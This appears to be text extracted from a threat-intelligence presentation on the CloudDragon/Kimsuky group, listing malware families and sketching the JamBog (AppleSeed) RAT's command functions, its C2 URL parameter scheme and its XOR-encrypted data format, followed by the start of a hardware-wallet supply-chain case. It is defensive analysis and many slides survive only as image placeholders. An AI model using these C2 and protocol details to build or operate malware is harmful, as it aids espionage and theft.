



“We are about to land.” :
How CloudDragon Turns a Nightmare
into Reality

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Agenda

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Going Physical



Who is CloudDragon?

APT 37

Kaspersky 2013

Public

Kimsuky

Same
Shellcode



Kimsuky




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
Malware

- TroiBomb
- RoastMe
- JamBog (AppleSeed)
- BabyShark
- DongMulRAT (WildCommand)


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
- Lovexxx (GoldDragon variant)
- JinhoSpy (NavRAT variant)
- BoboStealer (FlowerPower)
- MireScript



CloudDragon



KimDragon









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2018


2019

2020


2021



Incubation → 잠복(JamBog)



JamBog




CMD Function

- Screenshot
- Keylog
- Fileupload
- Shell
- Run Plugin

URL Pattern

- **ping**: m=a&p1=[uid]
- **upload**: m=b&p1=[uid]&p2=[type]
- **down_cmd**: m=c&p1=[uid]
- **delete_cmd**: m=d&p1=[uid]
- **update**: m=e&p1=[uid]&p2=[arch]&p3=[sha1]

C2



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
Data Structure(cmd, upload file)

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771BD65E 8FCF0433 2BE44A1A 9788EBD0	w .^.. 3+.J
3A41465E 8CCF0433 2FE44A1A 6877EBD0	:AFA.. 3/.J hw..
CF1BD65E 8FCF0433 6BE44A1A 9788EBD0	. .^.. 3k.J
771BD65E 8FCF0433 2BE44A1A 9788EBD0	w .^.. 3+.J

Magic Header
Checksum
XOR Key
Enc Data

Technique I: Supply Chain Attack

The Incident



Aug 2020 ~ Oct 2020



Korean Cryptocurrency



Hardware Wallet



NW.js build

